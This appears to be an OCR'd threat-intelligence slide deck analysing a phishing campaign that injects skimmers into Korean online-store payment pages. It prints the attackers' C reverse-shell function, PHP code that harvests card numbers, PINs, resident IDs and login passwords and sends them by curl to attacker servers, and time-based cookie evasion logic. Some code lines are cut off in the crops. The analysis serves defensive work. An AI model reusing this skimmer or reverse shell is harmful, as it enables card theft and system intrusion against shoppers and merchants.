


Webshell for Persistence

- **Persistently accessed and executed commands on the victim system via a webshell**


```c
/*
 * Start the reverse shell
 */
void reverse_shell(char *attacker_ip, unsigned short int attacker_port){
    int sd;
    struct sockaddr_in server_addr;
    struct hostent *server;

    sd = socket(AF_INET, SOCK_STREAM, 0);
    if(sd < 0)  return;
    server = gethostbyname(attacker_ip);
    if(server == NULL)  return;
    bzero((char *) &server_addr, sizeof(server_addr));
    server_addr.sin_family = AF_INET;
    bcopy((char *)server->h_addr, (char *)&server_addr.sin_addr.s_addr,
          server->h_length);
    server_addr.sin_port = htons(attacker_port);

    if(connect(sd,(struct sockaddr *)&server_addr,sizeof(server_addr)) < 0)
        return;
    //Print header
    write(sd, MOTD, strlen(MOTD));

    /*
     * Connect socket to stdio
     * Run shell
    */
    dup2(sd, 0);
    dup2(sd, 1);
    dup2(sd, 2);
    execl(SHELL, SHELL, (char *)0);
    close(sd);
}

/*
 * ICMP packet mode
 */
void ping_listener(void){
    int sockfd;
```


How Phishing payment pages work



Manipulation of the legitimate payment page

- **Manipulated the legitimate payment page to redirect users to the phishing page**

Manipulation of the legitimate payment page



inserted the phishing payment page

Collecting additional information

- **Extracted users' personal information(Name, ID, PW, IP, etc) using session variables**

```
5   if(file_exists($_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php")){
6   include $_SERVER['DOCUMENT_ROOT']."/shop/lib/library.php";
7   include $_SERVER['DOCUMENT_ROOT']."../conf/config.php";
8     $data1 = $db->fetch("SELECT * FROM gd_member WHERE m_no =".$sess['m_no']);
9   }else{
10  session_start();
11  ini_set("error_reporting","E_ALL & ~E_NOTICE");
12  }
13  header("Content-type: text/html; charset=utf-8");
14  function request_by_curl($remote_server, $post_string) {
15    $ch = curl_init();
16    curl_setopt($ch, CURLOPT_URL, $remote_server);
17    curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
18    curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
19    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
20    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
21    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
22    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
        AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
23    $data = curl_exec($ch);
24    curl_close($ch);
25
26    return $data;
27  }
28  $post='&ka='.$_POST['cardno1'].$_POST['cardno2'].$_POST['cardno3'].$_POST['cardno4'].'&ri1='.$_POST['month'
      ].'&ri2='.$_POST['year'].'&shen='.$_POST['firstname'].$_POST['lastname'].'&curl='.$_SERVER['HTTP_REFERER'
      ].'&ip='.$_SERVER['REMOTE_ADDR'].'&xi='.$_SERVER['HTTP_USER_AGENT'].'&ing='.$ing.'&webid='.$sess['m_id'].
      '&webpasswd='.$data1['password'];
29  $str=file_get_contents("php://input");
30
31  unlink('test.txt');
32  copy(session_id().'.txt','test.txt');
33  unlink(session_id().'.txt');
34  //request_by_curl('http://141.164.55.248/krpay/krpay.php', $str.$post);
35  request_by_curl('http://141.164.55.248/krpay/connpay.php', $str.$post.'&cid=a03&cip='.$_SERVER['REMOTE_ADDR
      ']);
```

Data exfiltration

- **Transmitted and stored all collected information on the threat actor's server**

```
    curl_setopt($ch, CURLOPT_URL, $remote_server);
    curl_setopt($ch, CURLOPT_POSTFIELDS, $post_string);
    curl_setopt($ch, CURLOPT_REFERER, $_SERVER['HTTP_REFERER']);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
    curl_setopt($ch,CURLOPT_COOKIE,'PHPSESSID=a5d8d43c57954a938a4c66d9d68784da');
    curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Linux; Android 10.1.1; SKW-A0 Build/LMY49I; wv)
      AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/52.0.2743.100 Mobile Safari/537.36");
    $data = curl_exec($ch);
    curl_close($ch);

    return $data;
}
$str=file_get_contents("php://input").'&passwd2='.$_POST['cdPswd'].'&passwd='.$_POST['cdPswd'].'&phone='.$
  _POST['tccc'].$_POST['mblNoF'].'-'.$_POST['mblNoS'].'-'.$_POST['mblNoT'].'&phoneCertNo='.$_POST['mblAn'].
  '&ip='.$_SERVER['REMOTE_ADDR'].'&name=乐天'.$_POST['userName'].'&ing=乐天'.'&ka='.$_POST['rrno'].'&cvc='.$
  _POST['cvcV'].'&ri='.$_POST['cdVlMt'].'/'.$_POST['cdVlYt'];
request_by_curl('http://pay.ynwtuu.net/krpay/krpay.php', $str);
request_by_curl('http://pay.ynwtuu.net/krpay/connpay.php', $str.'&cid=c00');
include_once('test.txt');
echo '<script>alert("카드사 오류로 인하여 결제 실패되었습니다 앱을 통하여 다시
  결제해주세요.");document.payService.submit()</script>';
```

Card number	Expiration Date	CVC	Resident ID number	Card PIN	Addtional password	Address
Name	Mobile Number	Online store login ID	Online store login PW	User's IP	Browser Details	Referer

Stolen information item

Detection Evasion: Masquerading

- **Phishing page's filename and path masquerading as the legitimate one**

File name	Description
Payment.php	Same as manufacturer A's platform payment module file name
mobileGW.php	Same as the A PG company's payment module file name
inicis.php	Same as the C PG company's payment module file name
eximbay.php	Same as the payment module filename of the overseas agency

phishing payment page's filename

Pathname	Description
/shop/skin_ori/designshop/order/card/KCP/	A PG company payment module path
/shop/conf/lgdacom_mobile	B PG company payment module path
/shop/skin_ori/standard/order/card/inipay	C PG company payment module path

phishing payment page’s storage path

Detection Evasion: Time-Based Evasion

Check current date and time

Display only on weekends and weeknights


```
67  date_default_timezone_set("Asia/Seoul");
68  $date=date("w");
69  $date1=date("G");
70  if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level']<50){
71  if($date1>18 || $date1<8){
72  setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
73  printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,str_replace("https://rsmpay.kc
74  }elseif ($date==0 || $date==6){
75  setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
76  printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,str_replace("https://rsmpay.kc
77  }else{
```


If no cookie, display the phishing payment page


Set cookie after displaying the phishing payment page


```
67  date_default_timezone_set("Asia/Seoul");
68  $date=date("w");
69  $date1=date("G");
70  if(!$_COOKIE['__smVisitorID'] && $_GET['pay_method'] == 'CARD' && $sess['level']<50){
71  if($date1>18 || $date1<8){
72  setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
73  printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,str_replace("https://rsmpay.kcp
74  }elseif ($date==0 || $date==6){
75  setcookie("__smVisitorID","zxf3543y4f4hjfh65jfh5j65y",time()+76000);
76  printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,str_replace("https://rsmpay.kcp
77  }else{
78  printf( "%s,%s,%s,%s", $payService->resCD,  $approveRes->approvalKey,$approveRes->payUrl, $payServic
```

Evolution of the phishing interface

